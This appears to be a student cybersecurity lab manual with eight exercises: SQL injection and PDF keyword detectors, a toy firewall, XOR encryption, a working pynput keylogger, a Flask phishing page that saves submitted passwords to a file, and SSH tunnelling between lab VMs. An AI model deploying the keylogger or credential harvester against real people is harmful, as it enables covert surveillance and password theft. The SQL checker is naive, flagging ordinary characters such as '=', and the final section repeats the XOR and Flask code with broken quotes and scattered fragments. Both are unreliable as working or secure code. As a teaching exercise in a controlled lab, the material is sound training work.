

LAB MANUAL

Experiment 1 - SQL Injection Check

Write a python program that checks if given queries contain any SQL injection by searching for key characters such as (" , | , = , -- , ~)

```
def check_sql_injection(input_string):  
    sql_injection_patterns = ['"', '|', '=', '--', '~']  
    for pattern in sql_injection_patterns:  
        if pattern in input_string:  
            return f"Potential SQL Injection detected: '{pattern}' found."  
  
    return "No SQL Injection detected."  
  
input_string = input("Enter a string to check for SQL injection: ")  
result = check_sql_injection(input_string)  
print(result)
```

Outputs

- ⇒ Enter a string to check for SQL injection: This is a regular sentence
No SQL Injection detected.
- ⇒ Enter a string to check for SQL injection: Tryin' to "inJEct"
Potential SQL Injection detected: '"' found.

Explanation: The program defines a function to check if a given string contains SQL injection patterns such as " , | , = , -- , and ~. It searches for these patterns and returns a message indicating potential SQL injection.

Experiment 2 - PDF Malware Analysis

Write a python program that checks if specific keywords - (/JS, JavaScript, /AA, /open_action) are found in the document.

```
from pypdf import PdfReader

keywords = ['/js', 'JavaScript', '/AA', '/open_action']

reader = PdfReader('sample.pdf')

pdf_safe = True

for page_num, page in enumerate(reader.pages):

    text = page.extract_text()

    if text:

        for keyword in keywords:

            if keyword in text:

                print(f"Malicious PDF detected: Keyword '{keyword}' found on page {page_num + 1}")

                pdf_safe = False

                break

    else:

        print(f"Page {page_num + 1} has no extractable text.")

if pdf_safe:

    print("The PDF is safe.")
```

Outputs

➡ The PDF is safe.

➡ Malicious PDF detected: Keyword '/js' found on page 2
Malicious PDF detected: Keyword 'JavaScript' found on page 3

Explanation: The program loads a PDF and iterates through each page, extracting the text. It searches for specific keywords (/js, JavaScript, /AA, /open_action). If a keyword is found, it prints a "malicious" message and flags the PDF as unsafe. If no keywords are found, it outputs that the PDF is safe.

Experiment 3 - Simple Firewall

Write a python program that implements a basic firewall

```
def simple_firewall(packet):  
    trusted_ips = ["192.168.1.100"]  
    trusted_ports = [80, 443] # HTTP and HTTPS  
    if packet["src_ip"] in trusted_ips:  
        if packet["dst_port"] in trusted_ports:  
            return True  
    return False  
  
packets = [  
    {"src_ip": "192.168.1.100", "dst_ip": "192.168.1.200", "dst_port": 80},  
    {"src_ip": "192.168.1.101", "dst_ip": "192.168.1.200", "dst_port": 80},  
    {"src_ip": "192.168.1.100", "dst_ip": "192.168.1.200", "dst_port": 22},  
]  
  
for packet in packets:  
    if simple_firewall(packet):  
        print(f"Packet allowed: {packet}")  
    else:  
        print(f"Packet blocked: {packet}")
```

Output

```
➞ Packet allowed: {'src_ip': '192.168.1.100', 'dst_ip': '192.168.1.200', 'dst_port': 80}  
   Packet blocked: {'src_ip': '192.168.1.101', 'dst_ip': '192.168.1.200', 'dst_port': 80}  
   Packet blocked: {'src_ip': '192.168.1.100', 'dst_ip': '192.168.1.200', 'dst_port': 22}
```

Explanation: The code defines a simple firewall function, `simple_firewall`, which checks if a network packet is from a trusted source IP address (`src_ip`) and is destined for a trusted port (`dst_port`). If both conditions are met, the packet is allowed; otherwise, it is blocked. The `packets` list contains a set of packets, each represented as a dictionary with keys for source IP, destination IP, and destination port. The program iterates over each packet in the list, applies the `simple_firewall` function, and prints whether the packet is allowed or blocked based on the firewall rules. Only packets from `192.168.1.100` to ports 80 (HTTP) or 443 (HTTPS) are allowed, as per the trusted IP and port lists.

Experiment 4 - Symmetric Encryption & Decryption (XOR)

Write a python program that takes a message as input and demonstrates XOR encryption and decryption

```
def xor_encrypt_decrypt(input_string, key):  
    input_bytes = bytearray(input_string, 'utf-8')  
    output_bytes = bytearray([byte ^ key for byte in input_bytes])  
    return output_bytes.decode('utf-8', 'ignore')  
  
key = 123 # XOR key (any integer value)  
original_text = input("Enter the message\n")  
encrypted_text = xor_encrypt_decrypt(original_text, key)  
print(f"Encrypted: {encrypted_text}")  
  
decrypted_text = xor_encrypt_decrypt(encrypted_text, key)  
print(f"Decrypted: {decrypted_text}")
```

Output

```
➡ Enter the message  
Pterodactyl  
Encrypted: +?? ????  
Decrypted: Pterodactyl
```

Program Explanation: The program defines a function that performs XOR encryption and decryption by applying the XOR operation on each byte of the input string using a key. It encrypts the message with the key, then decrypts it back to the original string using the same key, since XOR is symmetric.

Experiment 5 - User Activity Logger (Keylogger)

Write a python program that to implement a keylogger (for practice/educational purposes)


```
import pynput
from pynput.keyboard import Key, Listener
log_file="keylog.txt"
def on_press(key):
    with open(log_file,"a") as f:
        try:
            f.write(key.char)
        except AttributeError:
            if key==Key.space:f.write(" ")
            elif key==Key.enter:f.write("\n")
            elif key==Key.tab:f.write("\t")
            else:f.write(f"{key}")

def on_release(key):
    if key==Key.esc:return False


listener=Listener(on_press=on_press,on_release=on_release)
listener.start()
listener.join()
#Indentation will get messed when copying the code so fix it before running
```

Run the script and perform some activity, such as a typing test or write something while the program is running, then terminate the program using **Escape** button

Output



The screenshot shows a Windows PowerShell window and a web browser. The PowerShell window displays the command `python keylog.py` being executed. The web browser shows the Monkeytype website with the text "show keep and follow small leave come number face open between a which at by govern hold because point the again such find might hold all man one should" displayed on the screen.



The screenshot shows a text editor window with the file `keylog.txt` open. The text in the editor is "show keep and follow small leave come number face open between a which at by govern hold because point the again such find might hold all man one should order system would must". Below the text editor, the Monkeytype website is visible, showing the text "wpm 165" and "acc 98%".

Program Explanation: This code implements a simple keylogger using the `pynput` library to capture and log keystrokes. It listens for keyboard events, saving pressed keys to a file named `keylog.txt`. Printable characters are written as-is, while special keys like space, enter, and tab are logged as their corresponding whitespace characters. Other keys, such as function or control keys, are logged in their string representation (e.g., `<Key.esc>`). The program continues running until the escape (`esc`) key is pressed, at which point the listener stops. The output file, `keylog.txt`, contains a sequential record of all captured keystrokes in the order they were typed.

Experiment 6 - Process Listing by a new Linux user

Use unix commands to create a new user in a linux system, log into that user and write a shell script to display all current processes, give that script execute permission, verify it and run to obtain a process list

Step 1: Create a new user:

```
sudo adduser username
```

Step 2: Login as the new user:

```
su - username
```

Step 3: Create a script to display all processes

```
nano process_list.sh
```

Step 4: Write the commands and save your script

```
#!/bin/bash ps aux
```


```
ps aux
```

Step 5: Give your script execute-access and verify it

```
chmod +x process_list.sh
```

```
ls -l process_list.sh
```

Step 6: Execute the script



```
vboxuser@Ubuntu:~$ su - asr
Password:
asr@Ubuntu:~$ nano process_list.sh
asr@Ubuntu:~$ chmod +x process_list.sh
asr@Ubuntu:~$ ./process_list.sh
```

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START
root	1	0.5	0.1	23004	13936	?	Ss	21:45
root	2	0.0	0.0	0	0	?	S	21:45
root	3	0.0	0.0	0	0	?	S	21:45
root	4	0.0	0.0	0	0	?	I<	21:45
root	5	0.0	0.0	0	0	?	I<	21:45
root	6	0.0	0.0	0	0	?	I<	21:45
root	7	0.0	0.0	0	0	?	I<	21:45
root	8	0.0	0.0	0	0	?	I	21:45
root	9	0.0	0.0	0	0	?	I	21:45

```
>ls -l process_list.sh
```

```
>-rwxrwxr-x 1 asr asr 19 Dec 15 21:48 process_list.sh
```

Explanation: The program first creates a new user, then logs in as that user to create a shell script that lists running processes using `ps aux`. It grants execute permission to the script, allowing the user to view processes they can access.

Experiment 7 - Phishing Simulation

Create a dummy login page and use python script to steal the login credentials

Prerequisite: Install python3 & flask on your device using the following commands

```
sudo apt install python3
```

```
sudo apt install python3-pip
```

```
sudo apt install python3-flask
```

```
from flask import Flask, render_template_string, request
import os

app = Flask(__name__)

LOGIN_PAGE = """
<!DOCTYPE html>

<html>

<head>

    <title>Login Page</title>

</head>

<body>

    <h2>Login</h2>

    <form method="POST" action="/login">

        <label for="username">Username:</label><br>

        <input type="text" id="username" name="username" required><br><br>

        <label for="password">Password:</label><br>

        <input type="password" id="password" name="password" required><br><br>

        <button type="submit">Login</button>

    </form>

</body>

</html>

"""

CREDENTIALS_FILE = "credentials.txt"

@app.route('/')

def home():

    return render_template_string(LOGIN_PAGE)
```



```
@app.route('/login', methods=['POST'])
def login():
    username = request.form.get('username')
    password = request.form.get('password')
    with open(CREDENTIALS_FILE, 'a') as f:
        f.write(f"Username: {username}, Password: {password}\n")
    return "<h2>Login successful!</h2>"

if __name__ == '__main__':
    if os.path.exists(CREDENTIALS_FILE):
        os.remove(CREDENTIALS_FILE)
    print("Starting the dummy login server. Open http://127.0.0.1:5000 in your browser.")
    app.run(debug=True)
```

- Run the script & open the dummy login page, type in the credentials and click Login
- Now open the `credentials.txt` file in the same directory as the python script and you have acquired the login details.

Outputs


```
vboxuser@Ubuntu:~$ python3 phish.py
Starting the dummy login server. Open http://127.0.0.1:5000 in your browser.
* Serving Flask app 'phish'
* Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment.
Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
Press CTRL+C to quit
* Restarting with stat
Starting the dummy login server. Open http://127.0.0.1:5000 in your browser.
* Debugger is active!
* Debugger PIN: 156-140-299
```



Login

Username:

Password:



Explanation: This phishing simulation creates a dummy login page using Flask. When users input their credentials, the Python script captures and logs them into a local `credentials.txt` file. It highlights how attackers can exploit insecure systems and teaches the importance of secure authentication in controlled cybersecurity training environments

Experiment 8 - SSH Tunnelling

Set up 2 VMs and demonstrate SSH Tunnelling between them

Prerequisites

- Kali Linux Virtual Machine
- Metasploitable Virtual Machine

Step 1

Launch both VMs and run the `ifconfig` command to get IPs of both devices.

Step 2

Ping VM1 and VM2 from each other using `ping <IP>` command from both VMs to confirm connectivity between both VMs.

```
(kali@kali)-[~]
$ ping 192.168.147.129
PING 192.168.147.129 (192.168.147.129) 56(84) bytes of data:
64 bytes from 192.168.147.129: icmp_seq=1 ttl=64 time=1.38 ms
64 bytes from 192.168.147.129: icmp_seq=2 ttl=64 time=1.47 ms
64 bytes from 192.168.147.129: icmp_seq=3 ttl=64 time=1.62 ms
64 bytes from 192.168.147.129: icmp_seq=4 ttl=64 time=1.57 ms
^C
--- 192.168.147.129 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 1.379/1.509/1.622/0.092 ms
```

```
msfadmin@metasploitable:~$ ping 192.168.147.128
PING 192.168.147.128 (192.168.147.128) 56(84) bytes of data:
64 bytes from 192.168.147.128: icmp_seq=1 ttl=64 time=1.95 ms
64 bytes from 192.168.147.128: icmp_seq=2 ttl=64 time=1.72 ms
64 bytes from 192.168.147.128: icmp_seq=3 ttl=64 time=1.44 ms
64 bytes from 192.168.147.128: icmp_seq=4 ttl=64 time=1.43 ms
--- 192.168.147.128 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 1.437/1.641/1.954/0.217 ms
msfadmin@metasploitable:~$
```

Step 3

Install SSH and Python on both terminals using the following commands:

```
sudo apt update
```

```
sudo apt install openssh-client
```

```
sudo apt install python3 or sudo apt-get install python3
```

Step 4

Start python server on Metasploitable VM (victim)

```
python3 -m http.server 8080 or python -m SimpleHTTPServer 8080
```

```
msfadmin@metasploitable:~$ python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

Step 5

Use SSH to connect to victim VM from Kali VM (attacker)

```
ssh -L 9090:localhost:8080 msfadmin@<Metasploitable_IP>
```

If this does not work use the following command

```
ssh -o HostkeyAlgorithms=+ssh-rsa -L 9090:localhost:8080 msfadmin@<Metasploitable_IP>
```

```
(kali@kali)-[~]
$ ssh -o HostkeyAlgorithms=+ssh-rsa -L 9090:localhost:8080 msfadmin@192.168.147.129
msfadmin@192.168.147.129's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
6


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Dec 16 06:15:36 2024
msfadmin@metasploitable:~$
```

Step 6

In Kali VM, Open the browser and search <http://localhost:9090>. You can see the content of Metasploitable VM



Explanation: This experiment demonstrates the concept of **SSH tunneling**, which securely forwards network traffic through an encrypted SSH connection. By setting up a Python HTTP server on the Metasploitable VM (victim) and using the `ssh -L` command on the Kali VM (attacker), the Kali VM establishes a local port (9090) that redirects traffic to the HTTP server (8080) on the victim. The command `ssh -L 9090:localhost:8080` specifies the local port (9090) and the remote port (8080) to be connected. The `-o HostkeyAlgorithms=+ssh-rsa` option may be required to bypass strict SSH host key checks in older systems. Finally, by accessing <http://localhost:9090> on the attacker VM, you can view the victim's server content, demonstrating how attackers could use SSH tunneling to proxy traffic or access internal systems.

XOR Encryption/Decryption and Flask App Code

```
def xor_encrypt_decrypt(input_string, key):

    input_bytes = bytearray(input_string, 'utf-8')

    output_bytes = bytearray([byte ^ key for byte in input_bytes])

    return output_bytes


key = 123 # XOR key (any integer value)

original_text = input("Enter the message\n")


# Encrypting

encrypted_bytes = xor_encrypt_decrypt(original_text, key)

encrypted_text = encrypted_bytes.hex() # Convert encrypted bytes to hex

print(f"Encrypted: {encrypted_text}")


# Decrypting

decrypted_bytes = bytearray.fromhex(encrypted_text) # Convert hex back to bytes

decrypted_text = xor_encrypt_decrypt(decrypted_bytes.decode('utf-8', 'ignore'),
key).decode('utf-8', 'ignore')

print(f"Decrypted: {decrypted_text}")


from flask import Flask, render_template_string, request

import os


app = Flask(__name__)
```

```
LOGIN_PAGE = ""
```

```
<!DOCTYPE html>
```

```
<html>
```

```
<head>
```

```
<title>Login Page</title>
```

```
</head>
```

```
<body>
```

```
<div class="container">
```

```
    Welcome to Login Page!!
```

```
    <form method="post" action="/login">
```

```
        username:<input type="text" name="username"></input>
```

```
        password:<input type="password" name="password"></input>
```

```
        <input type="submit"></input>
```

```
    </form>
```

```
</div>
```

```
</body>
```

```
</html>
```

```
""
```

```
CREDENTIALS_FILE = "credentials.txt"
```

```
@app.route('/')
```

```
def home():
```

```
    return render_template_string(LOGIN_PAGE)
```

```
@app.route('/login', methods=['POST'])
```

```
def login():

    username = request.form.get('username')

    password = request.form.get('password')

    with open(CREDENTIALS_FILE, 'a') as f:

        f.write(f"Username: {username}, Password: {password}\n")

    return "<h2>Login successful!</h2>"


if __name__ == '__main__':

    if os.path.exists(CREDENTIALS_FILE):

        os.remove(CREDENTIALS_FILE)

        print("Starting the dummy login server. Open http://127.0.0.1:5000 in your
browser.")

    app.run(debug=True)
```